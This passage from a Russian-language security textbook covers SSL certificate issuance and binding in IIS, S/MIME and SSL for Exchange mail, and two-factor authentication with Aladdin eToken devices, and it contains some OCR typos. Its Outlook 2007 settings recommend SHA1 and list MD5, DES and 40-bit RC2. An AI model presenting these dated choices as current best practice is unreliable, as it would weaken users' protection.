Для осуществления проверки Certificate Revocation List в браузере Internet Explorer необходимо включить опцию **CRL Checking**. Следует отметить, что в версиях браузера до IE 7.0 данная опция выключена. Включить данную опцию можно в разделе браузера **Tools** ⇒ **Internet Options** ⇒ **Advanced** и далее выбрать **Check for Server Certificate Revocation**. Стоит отметить, что в случае если браузеру не удастся скачать список отозванных сертификатов, будет получено сообщение об ошибке. Если сертификат веб-сервера прошел все проверки успешно, браузер извлекает связанный с сертификатом публичный ключ. Далее веб-браузер создает предварительный секрет, который содержит строку, сгенерированную случайным образом. Затем процесс аналогичен описанному ранее. Веб-браузер шифрует предварительный секрет публичным ключом веб-сервера и отправляет данные. Веб-сервер расшифровывает предварительный секрет с помощью своего секретного ключа. Затем создается защищенное соединение.

Теперь несколько слов о требованиях к сертификатам для их применения в SSL. При внедрении SSL вам необходимо использовать только два типа сертификатов: Web server certificate и Web client certificate. Первый тип сертификатов необходим при внедрении SSL на веб-сервере. Данный сертификат обеспечивает шифрование предварительного секрета, когда он передается от клиента к серверу. Вдобавок сертификат веб-сервера позволяет клиенту проверять подлинность сервера, удостовераясь в том, что клиент не является взломщиком. Сертификат должен включать в себя идентификатор Server Authentication object identifier (OID) в поле расширений Enhanced Key Usage.

Сертификат клиента используется в случаях, когда серверу требуется аутентификация клиента. Такая аутентификация не является

обязательной, но ее использование увеличивает защищенность соединения. Данный сертификат также должен включать в себя Client Authentication OID в поле Enhanced Key Usage.

Настраиваем выпуск сертификатов для доменных серверов

Обсудив различные теоретические аспекты сертификатов для веб-серверов, перейдем непосредственно к их выпуску. Процесс запроса и выпуска сертификата веб-сервера может быть различным, в зависимости от типа устройства, которое запросило данный сертификат. При выпуске сертификатов УЦ уровня предприятия имеет значение, выпускаются ли сертификаты для веб-серверов, пользователи которых входят в домен, не входят в домен, или же сертификаты выпускаются для сторонних веб-серверов.

Сначала рассмотрим выпуск сертификатов для членов домена. Пользователь, производящий запрос сертификата, должен входить в группу пользователей, обладающих правами Read и Enroll на шаблон сертификата веб-сервера. Также пользователь должен входить в группу локальных администраторов на веб-сервере. Это позволит сохранять его сертификат в локальном хранилище сертификатов.

Для запроса сертификата веб-сервера выполняются следующие действия:

1. В консоли **Administrative Tools** выбираем **Internet Information Services (IIS) Manager**.
2. Далее выбираем в дереве имя данного сервера, затем дважды нажимаем на **Server Certificates**.

В окне будет выведен список уже установленных сертификатов. В разделе **Actions** выбираем **Create Domain Certificate** (рис. 71).

3. Далее заполняем поля:
 - **Common Name** (Общее имя): *DNSName* веб-сайта (где *DNSName* – это полное DNS-имя веб-сайта, такое, какое оно указывается клиентом);
 - **Organization** (Наименование организации): наименование организации, представленное на веб-сайте;
 - **Organizational Unit** (Организационная единица): обычно здесь указывается название департамента, управляющего веб-сервером;
 - **City/Locality** (Город/Расположение): город, где расположен веб-сервер;



Рис. 71. Консоль управления IIS

- **State/Province** (Штат/Регион): регион, где расположен веб-сервер;
 - **Country/Region** (Страна): двухбуквенное сокращение наименования страны (например, RU, US, UK).
4. Далее на странице **Online Certification Authority** нажимаем **Select**.
 5. На странице **Select Certification Authority page** выбираем УЦ для заноса сертификата.
 6. В завершение на странице **Online Certification Authority** в поле **Friendly Name** вводим логическое имя сертификата и жмем **Finish**.
 7. Привязка сертификата к веб-сайту. После заноса сертификата нам необходимо выолнить привязку полученного сертификата к веб-сайту. Сделать это можно следующим образом: в консоли IIS выберите имя сервера, разверните его, затем нажмите **Edit Bindings**.
 8. В окне **Site Bindings** выберите уже используемые связи с HTTPS:
 - если связи с HTTPS уже имеются, выберите нужную и нажмите **Edit**;
 - если никаких связей прежде не создавалось, нажмите **Add**.
 9. В разделе **Add Site Binding** укажите связь **Type to HTTPS**. Укажите онределенный IP-адрес или неонределенные IP-адреса, укажите порт (443), затем в списке сертификатов выберите нужный сертификат, с именем, которое мы указывали ранее (рис. 72).




Рис. 72. Связывание сертификата с веб-сайтом

10. Настройка веб-сервера для включения SSL-шифрования для веб-сайта или виртуального каталога. Для выполнения этой финальной процедуры сделаем следующее:
 - в консоли **IIS** выберите имя сервера, разверните его, затем выберите целевой сайт;
 - в разделе **SiteName Home page** дважды нажмите на **SSL Settings**.
11. В разделе **SSL Settings** выберите **Require SSL**, укажите **Require 128-bit SSL**, затем в списке **Actions** нажмите **Apply**.

Выпуск сертификатов для серверов, не входящих в домен

Теперь перейдем к обсуждению выпуска сертификатов для веб-серверов, не являющихся членами домена Active Directory. Для выпуска сертификатов для серверов, не входящих в домен, нельзя напрямую передать запрос в УЦ Windows Server 2008. Вместо этого запрос на сертификат должен быть сохранен в файле формата PKCS #10 и передан в УЦ сотрудником управляющей организации. Стоит отметить, что этот процесс схож с тем, когда вы передаете запрос на сертификат веб-сервера к коммерческому УЦ (например, VeriSign).

Для установки сертификата выполним следующие шаги:

1. Создать запрос сертификата веб-сервера. Для этого необходимо в консоли **IIS** выбрать имя сервера, далее дважды нажать на **Server Certificates**. В разделе **Actions** выбрать **Create Certificate Request**.
2. В поле **Distinguished Name** укажите имя сертификата. Здесь нужно быть особо внимательными, так как в случае, если вы укажете неверное DNS-имя, пользователи будут получать сообщения об ошибках при попытках соединиться с вашим веб-сайтом.

3. Далее на странице **Cryptographic Service Provider** выберите **SChannel CSP**, указав длину ключа сертификата в битах.
4. На странице **File Name** укажите имя файла занроса.
5. Передать занрос на УЦ. Для этого необходимо зайти в систему под учетной записью с правами **Read and Enroll** для шаблонов сертификата веб-сервера. Далее с помощью браузера открыть URL *http://CADNSName/certsrv*, где *CADNSName* – это DNS (имя корпоративного УЦ). Затем выберите **Request a Certificate**. На странице **Advanced Certificate Request** выберите **Submit A Certificate Request By Using A Base 64-Encoded CMC or PKCS #10 File** или **Submit A Renewal Request By Using A Base 64-Encoded PKCS #7 File**.
6. В занросе укажите следующее:
 - **Saved Request**: извлеките содержимое файла занроса в поле **Base 64-Encoded Certificate Request**. Здесь также надо быть внимательным с DNS-именем.
7. Далее на странице **Cryptographic Service Provider** выберите **SChannel CSP**, указав длину ключа сертификата в битах.
8. В поле **File Name** укажите имя файла занроса и нажмите **Finish**.
9. Установите вынужденный сертификат на веб-сервер. Как и прежде, для этого нам понадобится консоль IIS. В консоли выбираем имя сервера. Далее нажимаем два раза на **Server Certificates**.
Также этот процесс может использоваться, если вы хотите применить различные шаблоны сертификатов, отличные от используемого по умолчанию шаблона. В свойствах **Default Web Site** выберите **Directory Security**. В разделе **Actions** выберите **Complete Certificate Request**. На странице **Specify Certificate Authority Response** укажите **PKCS #7** – имя файла ценочки сертификатов и имя сертификата.
10. Сконфигурируйте использование SSL-шифрования на веб-сервере. Эти действия выполняются аналогично описанному ранее, поэтому здесь мы их повторять не будем.

Выпуск сертификатов для сторонних серверов

Итак, мы достаточно подробно рассмотрели вопросы, связанные с выпуском сертификатов как в доменной среде, так и вне ее. Однако возможны ситуации, когда используются сторонние веб-серверы и нам необходимо настроить выдачу сертификатов для них. Примером

таких сторонних серверов могут быть не IIS-веб-системы, осуществляющие предоставление услуг веб-хостинга.

Когда сторонний веб-сервер запрашивает сертификат, происходит процесс, аналогичный описанному ранее. Для внедрения SSL на веб-сервер или устройство вам необходимо:

1. Сгенерировать ключевую пару и сертификат веб-сервера для стороннего устройства.
2. Передать запрос сертификата на УЦ.
3. Установить вынужденный сертификат на сторонний веб-сервер или устройство.
4. Включить SSL на стороннем веб-сервере.

На этом я завершаю рассмотрение вопросов, связанных с работой с сертификатами для веб-серверов. Далее мы поговорим об использовании сертификатов для защиты электронной почты.

Защита электронной почты с помощью PKI

Многие организации используют электронную почту как метод связи между сотрудниками и внешними партнерами. По умолчанию электронная почта передается без шифрования, то есть позволяя всем желающим просматривать содержимое почтового сообщения. Рассмотрим возможные способы криптографической защиты почтовых сообщений с использованием PKI.

Существует несколько различных методов защиты электронной почты:

- защита содержимого почтовых сообщений. Содержимое почтовых сообщений защищается посредством внедрения Secure/Multipurpose Internet Mail Extensions (S/MIME);
- защита данных, передаваемых между почтовым клиентом и почтовым сервером. Поток данных защищается с помощью SSL или TLS, обеспечивающих подтверждение идентичности почтового сервера и шифрование данных между почтовым клиентом и сервером.

Рассмотрим более подробно оба этих метода.

Secure/Multipurpose Internet Mail Extensions (S/MIME)

Расширения S/MIME позволяют почтовым программам обеспечивать как цифровую подпись, так и шифрование почтовых сообщений для осуществления почтовой рассылки.

Рассмотрим более подробно принцип работы S/MIME. Начнем с цифровой подписи.

Цифровая подпись сообщений электронной почты использует пару ключей, с помощью которых как отправитель, так и получатель могут проверить аутентичность сообщения (рис. 73).




Рис. 73. Процесс подписи S/MIME

При этом выполняются следующие шаги:

1. Отправитель создает почтовое сообщение.
2. Почтовый клиент отправителя производит хеширование текстового сообщения для создания дайджеста сообщения.
3. Дайджест шифруется с использованием личного ключа отправителя.
4. Незашифрованное текстовое сообщение и зашифрованный дайджест отправляются получателю.
5. Получатель расшифровывает зашифрованный дайджест, используя публичный ключ отправителя, которым подписано данное сообщение.

- Получатель запускает тот же самый алгоритм хеширования текстового сообщения, который использовал отправитель при создании дайджеста почтового сообщения.
- Далее оба дайджеста сравниваются. Если они не совпадают, то сообщение считается измененным, и об этом уведомляется отправитель.

Теперь поговорим о шифровании, а затем перейдем к описанию настроек. В шифровании также используется пара ключей получателя сообщения. Процесс шифрования представлен на рис. 74.

- Отправитель получает публичный ключ почтового шифрования, который предоставляется службой Active Directory Domain Services (AD DS) или другой службой каталога, позволяющей получить публичный ключ из сертификата.
- Отправитель генерирует симметричный ключ и использует этот ключ для шифрования оригинального почтового сообщения.
- Симметричный ключ шифруется с помощью публичного ключа получателя.




Рис. 74. Процесс шифрования почтового сообщения

4. Зашифрованный симметричный ключ вместе с зашифрованным сообщением передается получателю.
5. Получатель использует свой частный ключ для расшифровки симметричного ключа.
6. Зашифрованное почтовое сообщение расшифровывается с помощью симметричного ключа. В результате почтовое сообщение расшифровывается с помощью симметричного ключа.

Далее необходимо сделать небольшое отступление и обратить внимание читателя на тот факт, что не каждое почтовое сообщение может быть зашифровано с помощью S/MIME. Для того чтобы сообщение было зашифровано, необходимо, чтобы в общем каталоге был доступен публичный ключ пользователя. В противном случае использовать S/MIME не получится.

Еще одно замечание. Формат MIME предусматривает перевод двоичных данных, прикрепленных к письму в виде файлов, в текстовый вид. Соответственно, S/MIME будет обрабатывать все данные, представленные в текстовом виде.

Теперь перейдем к практике. Как и прежде, сначала нам необходимо определиться с шаблонами сертификатов, которые будут использоваться. Прежде всего стоит решить, будет ли использоваться один и тот же сертификат для подписи сообщений и для шифрования или это будут два различных сертификата. Преимущество одного сертификата заключается в том, что пользователь управляет только одним сертификатом для всех операций с почтой. Недостатком является то, что если в организации выполняется резервное копирование сертификатов, то возможна ситуация, когда кто-либо посторонний сможет воспользоваться данным сертификатом для прочтения конфиденциальной почты.

Преимуществом использования отдельных сертификатов является то, что операции подписи и шифрования можно делегировать разным сертификатам. Можно архивировать только сертификаты для шифрования, без связывания с конкретным пользователем.

Если вы внедряете единый сертификат, то в соответствии с рекомендациями [1] лучше создать сертификат на основе шаблона версии 2 Exchange User or Exchange Signature Only. Рекомендации по заполнению полей сертификата следующие:

- **General** – удостоверьтесь в том, что публикуемый в AD сертификат доступен для других пользователей. То есть они могут использовать его для шифрования почтовых сообщений;

- **Request Handling** – меняйте значение **Purpose of the certificate** на **Signature and Encryption** для подписи сообщений и шифрования. Также в зависимости от требований организации можно настроить следующие дополнительные параметры настроек:
 - **Key Archival** – опция **Key archival** позволяет осуществить хранение зашифрованной копии личного ключа в базе СА;
 - **Private Key Protection** – включение опции **Prompt The User During Enrollment And Require User Input When The Private Key Is Used** позволяет пользователю установить пароль для защиты личного ключа независимо от пароля на вход в систему;
- **Subject Name** – для функционирования S/MIME поле сертификата **Subject** должно включать адрес электронной почты пользователя. В данных каталога **Active Directory** адрес электронной почты должен быть указан в настройках учетной записи пользователя;
- **Security** – универсальная или глобальная группа, которая содержит всех пользователей, участвующих в почтовом обмене S/MIME.

Для запроса сертификата мы можем, как и прежде, воспользоваться веб-интерфейсом УЦ.

В случае использования двух сертификатов для подписи почтовых сообщений рекомендуется применять шаблон **Exchange Signature Only**. Для сертификата, используемого при шифровании почтовых сообщений, рекомендуется использовать шаблон **Exchange User**. Как уже упоминалось ранее, отдельный сертификат для шифрования можно архивировать без дополнительных рисков для безопасности. Настройки полей для отдельных сертификатов будут аналогичны описанным выше для единого сертификата. Единственным отличием будут значения полей **General tab** и **Request Handling**.

Для развертывания S/MIME нам осталось только настроить почтовые клиенты. В качестве примера приведу настройку в Outlook 2007. В почтовом клиенте Outlook 2007 откроем меню **Tools** (в русскоязычной версии Действие), далее **Trust Center** (Центр управления безопасностью...), вкладка **E-Mail Security** (Защита электронной почты) (рис. 75).

Далее нажимаем кнопку **Change Security Settings** (Параметры) и указываем следующее:

- Cryptography Format: S/MIME;




Рис. 75. Настройка почтового клиента Outlook 2007

- Default Security Settings For This Cryptographic Message Format: Enabled;
- Default Security Settings For All Cryptographic Messages: Enabled;
- Hash Algorithm: SHA512, SHA384, SHA256, SHA1 или MD5, но рекомендуется SHA1;
- Encryption Algorithm: AES (256-bit), AES (192-bit), 3DES, AES (128-bit), RC2; (128-bit), RC2 (64-bit), DES, or RC2 (40-bit), но рекомендуется AES (128-bit);
- Send These Certificates With Signed Messages: Enable.

Затем нажимаем **ОК**.

Для отправки сообщения, защищенного S/MIME, в почтовом клиенте Outlook 2007 необходимо после написания сообщения нажать кнопки **Digitally Sign** и **Encrypt**.

На этом я завершаю обсуждение защиты электронной почты с помощью технологии S/MIME.

SSL для почтовых протоколов

Для увеличения защищенности электронной почты, помимо цифровой подписи и шифрования сообщений, можно использовать шифрование посредством протокола SSL. Теоретическую часть, связанную с работой протокола SSL, мы уже рассмотрели, поэтому перейдем сразу к практическим аспектам.

С помощью SSL можно защитить протоколы, базирующиеся на общепринятых стандартах (RFC):

- **Post Office Protocol version 3 (POP3);**
- **Internet Message Access Protocol (IMAP4);**
- **Simple Mail Transfer Protocol (SMTP);**
- **Network News Transfer Protocol (NNTP).**

С помощью SSL мы можем также защитить базирующиеся на RFC протоколы, которые использует сервер Exchange 2007. SSL шифрует данные между клиентом и сервером.

Для включения SSL на сервере Exchange должен быть установлен сертификат, содержащий Server Authentication Enhanced Key Usage (EKU), аналогичный сертификату в шаблоне веб-сервера, который мы рассматривали ранее. Для установки сертификата нам необходимо выполнить следующие действия:

1. На сервер **Exchange** войти под учетной записью администратора **Exchange**.
2. Далее перейти в **Start menu** ⇒ **All Programs** ⇒ **Microsoft Exchange** и выбрать **System Manager**.
3. В открывшемся окне выбрать **Servers**, раскрыть **ComputerName**, в **Protocols** выбрать используемый RFC-протокол (**IMAP** или **POP3**), затем нажать правую кнопку мыши на **Default RFCProtocol Virtual Server** и выбрать **Properties**.
4. В открывшемся окне **Default RFCProtocol Virtual Server Properties dialog box** во вкладке **Access** нажать на **Certificate**.
5. Занусться мастер **Web Server Certificate Wizard**, click.
6. На странице **Server Certificate** нажимаем **Create a New Certificate** и затем **Next**. В случае, если у вас уже есть сертификат веб-сервера, вы можете выбрать опцию **Assign An Existing Certificate**.
7. На странице **Delayed Or Immediate Request** выберите отправку запроса на сертификат немедленно, нажав **Send The Request Immediately To An Online Certification Authority**, затем **Next**.
8. В окне **Name And Security Settings** подтвердите использование имени по умолчанию, нажмите **Next**.

9. На странице **Organization** укажите наименование организации и организационной единицы и затем нажмите **Next**.
10. В разделе **Your Site's Common Name** укажите DNS-имя, используемое для соединения с ночтовым сервером.
11. Затем на странице **Geographical Information** укажите **Country, State/Province, and City/Locality** для ночтового сервера.
12. На странице **Choose A Certification Authority** выберите доступный корпоративный УЦ.
13. Далее в **Certificate Request Submission** проверьте детали запроса сертификата и нажмите **Next**.
14. На завершающей странице **Completing The Web Server Certificate Wizard** нажмите кнопку **Finish**.

Очевидно, что после включения шифрования на сервере необходимо то же самое сделать и на всех ночтовых клиентах. Включить использование шифрования можно в свойствах учетной записи клиента.

Результатом развертывания SSL для защиты электронной почты стало существенное усиление безопасности в корпоративной сети, так как теперь злоумышленник не сможет прослушать почтовый трафик, передаваемый между клиентами и почтовым сервером.

Заключение

Итак, мы рассмотрели только использование инфраструктуры открытого ключа для защиты веб-сервера и электронной почты. Однако этими системами использование PKI не ограничивается. Данную технологию можно также применять для защиты беспроводных соединений, цифровой подписи документов, смарт-карт, VPN-соединений и т. д.

7.6. Системы двухфакторной аутентификации

Одной из наиболее характерных черт для современного бизнеса стала мобильность участников бизнес-процессов. Так, сотрудник торговой компании, разъезжая в поисках покупателей и партнеров, имеет возможность зайти в интернет-кафе в любом городе мира и проверить содержимое своего почтового ящика или посмотреть последние изменения цен, которые были сделаны компанией за время его отсутствия. При этом стоит отметить, что число сервисов, к которым предостав-

ляется удаленный доступ, постоянно увеличивается. И технологии доступа тоже не стоят на месте. Если раньше требовались сложные для пользователя VPN-клиенты и дополнительные разрешения на межсетевых экранах для специфичных протоколов, то теперь «легкие» клиенты используют SSL и тем самым делают удаленное подключение более простым в использовании. Кроме того, большинство современных бизнес-приложений имеют веб-интерфейс, так что использование VPN-клиента не требуется вовсе.

Проблемы безопасности

Однако за кажущейся простотой удаленного подключения к корпоративной сети скрывается целая система организационных и технических мероприятий, проводимых в компании с целью обеспечения требуемого уровня безопасности. Помимо прочего, для удаленного доступа необходимо предусмотреть систему аутентификации пользователей.

Классическим решением является использование имени пользователя и пароля. При этом обычно эти учетные данные совпадают с используемыми для входа в локальную сеть. То есть используется один аккаунт из Active Directory как для входа в сеть с рабочей станции, так и для удаленного доступа. Недостатки такого подхода очевидны. При подключении из интернет-кафе есть большая вероятность, что учетные данные будут украдены, причем защита соединения на уровне протокола SSL не всегда поможет, так как на сам компьютер может быть установлено шпионское ПО. К тому же «правильно» установленные видеокamеры могут сильно помочь злоумышленникам. При этом не имеет особого значения сложность используемого пароля. Единственное, что может немного помешать взломщикам, – это частая смена пароля, но обычно их меняют не чаще одного раза в несколько месяцев.

Еще одна атака, с помощью которой могут совершаться кражи учетных данных, – это фишинг. При осуществлении данной атаки пользователю «подсовывается» поддельный веб-сайт, но виду абсолютно идентичный настоящему, на котором он вводит свой логин/пароль, затем, к примеру, появляется сообщение об ошибке и производится переадресация на настоящий сайт для повторного ввода пароля. Такие атаки часто используют для подделки сайтов интернет-магазинов или приложений мобильного банкинга. Эта атака может быть проведена, даже если вы используете свой собственный компьютер, например с помощью DNS-сервера, контролируемого злоумышлен-

никами, и при запуске определенных сайтов, перенаправляющего на отдельный сайт.

7.6.1. Принципы работы двухфакторной аутентификации

Виды двухфакторной аутентификации

Таким образом, на основании приведенного в предыдущем абзаце делаем вывод, что использование пары логин/пароль для удаленной аутентификации является не всегда достаточным. Процессу аутентификации предшествует идентификация, то есть вопрос: кто ты? Ответом на первый вопрос является имя пользователя. Далее следует аутентификация: что ты знаешь? что у тебя есть? Здесь ответом на первый вопрос является пароль, а что может являться ответом на второй? Тут пользователь должен предоставить некий идентификатор, как правило, аппаратный, позволяющий ему осуществлять вход в систему. В качестве такого идентификатора могут выступать смарт-карты или USB-токены. Данные средства для аутентификации требуют физического подключения и знания некоторого секрета (PIN-кода). Для этого на клиентский компьютер необходимо установить драйверы и клиента, а также подключить считыватель. Это накладывает определенные ограничения на использование аппаратных идентификаторов.

Однако вернемся к нашему интернет-кафе, где злоумышленники могут без труда перехватить любой пароль. Здесь использовать аппаратный идентификатор не получится, так как для его подключения необходимо устанавливать драйверы и клиентское ПО. И считыватель носить с собой не очень удобно. Тут для решения проблемы аутентификации используются так называемые «одноразовые пароли» (One-Time Password – OTP). Это может быть либо список паролей, нанесенных на бумажке, каждый из которых можно использовать только по одному разу (такой метод используется в системах интернет-банкинга), или аппаратный генератор паролей, высвечивающий одноразовый пароль на экране. Здесь одноразовый пароль заменяет собой аппаратный идентификатор – ключ.

Как при использовании аппаратных идентификаторов, так и с OTP необходима серверная часть, которая проверяет корректность введенных пользователем данных.

На серверной части компьютерной системы пароль OTP сравнивается с паролем, сгенерированным самим сервером по такому же алго-

ритму с использованием показаний текущего времени часов сервера и уникальных данных устройства, которые хранятся в специальной БД. При совпадении паролей разрешается доступ пользователя в систему.

В заключение этого раздела отметим основные преимущества двухфакторной аутентификации с использованием ОТР. К ним относятся:

- применение одноразовых паролей вместо статических (даже если злоумышленник подсмотрит пароль, он не сможет им воспользоваться, поскольку при следующей аутентификации сервер сгенерирует уже новый пароль);
- отсутствие необходимости устанавливать какое-либо дополнительное программное обеспечение на клиентской части компьютерной системы, так как пользователь вводит пароль вручную, используя те же программные интерфейсы, что и при применении статических паролей;
- снижение затрат на администрирование, поскольку администратору не нужно периодически менять статические пароли на сервере;
- низкая стоимость устройств для генерации одноразовых паролей;
- применение генераторов ОТР возможно в тех случаях, когда пользователю недоступен USB-порт (либо он просто отсутствует – как в PDA, смартфонах, мобильных телефонах).

Другие виды двухфакторной аутентификации

Помимо аннотатных идентификаторов и одноразовых паролей, существуют также и другие технологии, позволяющие осуществлять многофакторную аутентификацию. Прежде всего это системы биометрического распознавания. Опознать человека можно по многим уникальным признакам, таким как отпечатки пальцев, сетчатка глаза, голос, изображение лица. Но наиболее распространенным биометрическим идентификатором является отпечаток пальца. Правда, технология распознавания также не лишена недостатков. Например, если вы пришли в помещение с мороза, считыватель не распознает ваших отпечатков, пока не отогреете руку. Также в случае пореза пальца могут возникнуть трудности с опознанием.

Биометрические характеристики могут являться одним из элементов двухфакторной аутентификации. Однако в рамках данного материала мы не будем рассматривать биометрию, а ограничимся лишь системой двухфакторной аутентификации, основанной на аннотатных идентификаторах и ОТР.

Формируем требования

Перед тем как приступить к сравнению систем двухфакторной аутентификации, нам необходимо сформировать требования, которым они должны отвечать. Основные требования у нас уже есть: это наличие аппаратного идентификатора и ОТП. Таким образом, нам необходима система, использующая смарт-карты или USB-токены, в которых встроен генератор одноразовых паролей. В дополнение к этому данный аппаратный идентификатор должен хранить сертификат пользователя, необходимый для успешной аутентификации. Сформируем остальные требования.

Задачи системы двухфакторной аутентификации:

- обеспечить идентификацию и надежную аутентификацию пользователя при удаленном доступе к сети и работе с информацией особой важности;
- контролировать доступ к информации с использованием криптостойких методов аутентификации;
- предоставить доступ к информационным ресурсам компании сотрудникам из недоверенных сред (интернет-кафе, компьютеров с неконтролируемым состоянием безопасности);
- обеспечить безопасное хранение и генерацию криптоинформации (ключей шифрования, ЭЦП и т. д.);
- соответствовать требованиям российского законодательства в сфере применения средств криптозащиты.

Данные требования определяют основные задачи, выполняемые системой. Также приведу несколько дополнительных требований к двухфакторной аутентификации:

- безопасно хранить идентификационную информацию;
- обеспечить гарантированную защиту от кражи идентификационной информации через Интернет;
- использовать одноразовые пароли при работе в недоверенной среде;
- использовать криптографически стойкую аутентификацию при доступе с рабочими станциями, веб-порталами, электронной почтой, удаленным доступом в сеть и беспроводными соединениями;
- интегрироваться с корпоративной системой открытых ключей PKI с использованием сертификатов стандарта X.509;
- обеспечить использование сотрудниками средств двухфакторной аутентификации за счет интеграции с системой контроля доступа в помещения;

- использовать сертифицированные регулирующими органами РФ решения по защите информации.

Итак, у нас есть требования, которые мы предъявляем к системам двухфакторной аутентификации, теперь перейдем к описанию самих решений.

7.6.2. Сравнение систем

Решения Aladdin

Компания Aladdin является признанным лидером в области разработки средств двухфакторной аутентификации, поэтому вполне логичным будет начать наше описание с их решений. Электронные ключи Aladdin eToken – персональное средство аутентификации и защищенного хранения данных, аппаратно поддерживающее работу с цифровыми сертификатами и электронной цифровой подписью (ЭЦП). Модельный ряд eToken представлен USB-ключами, смарт-картами, комбинированными устройствами и автономными генераторами одноразовых паролей (ОТР). Сначала рассмотрим модельный ряд ключей Aladdin.

eToken PRO (Java) является представителем нового поколения USB-ключей и смарт-карт eToken, настроенным на базе Java-карты с увеличенным объемом защищенной памяти для хранения пользовательских данных (72 Кб) и возможностью расширения функционала за счет загрузки дополнительных приложений (Java-апплетов). Выпускается в виде USB-ключа и смарт-карты.

Модель *eToken ГОСТ* – это персональное средство формирования ЭЦП с неизвлекаемым закрытым ключом, предназначенное разработчикам систем дистанционного банковского обслуживания, электронных торгов, сдачи налоговой отчетности для встраивания в клиентскую часть, а также разработчикам СКЗИ для обеспечения надежной защиты закрытых ключей и аппаратной реализации ЭЦП. Говоря о требованиях законодательства, стоит отметить, что данная модель находится на сертификационных испытаниях в ФСБ России как средство криптографической защиты информации.

КриптоПро eToken CSP – это персональное средство формирования электронной цифровой подписи (ЭЦП) для юридически значимого электронного документооборота, государственных услуг и защиты персональных данных. Совместная разработка лидеров российского рынка информационной безопасности – компаний КриптоПро и Алладдин.

Комбинированный USB-ключ *eToken NG-FLASH (Java)* с дополнительным модулем Flash-памяти объемом до 16 Гб для использования в системах информационной безопасности, сочетающий возможности смарт-карты и защищенного хранилища данных.

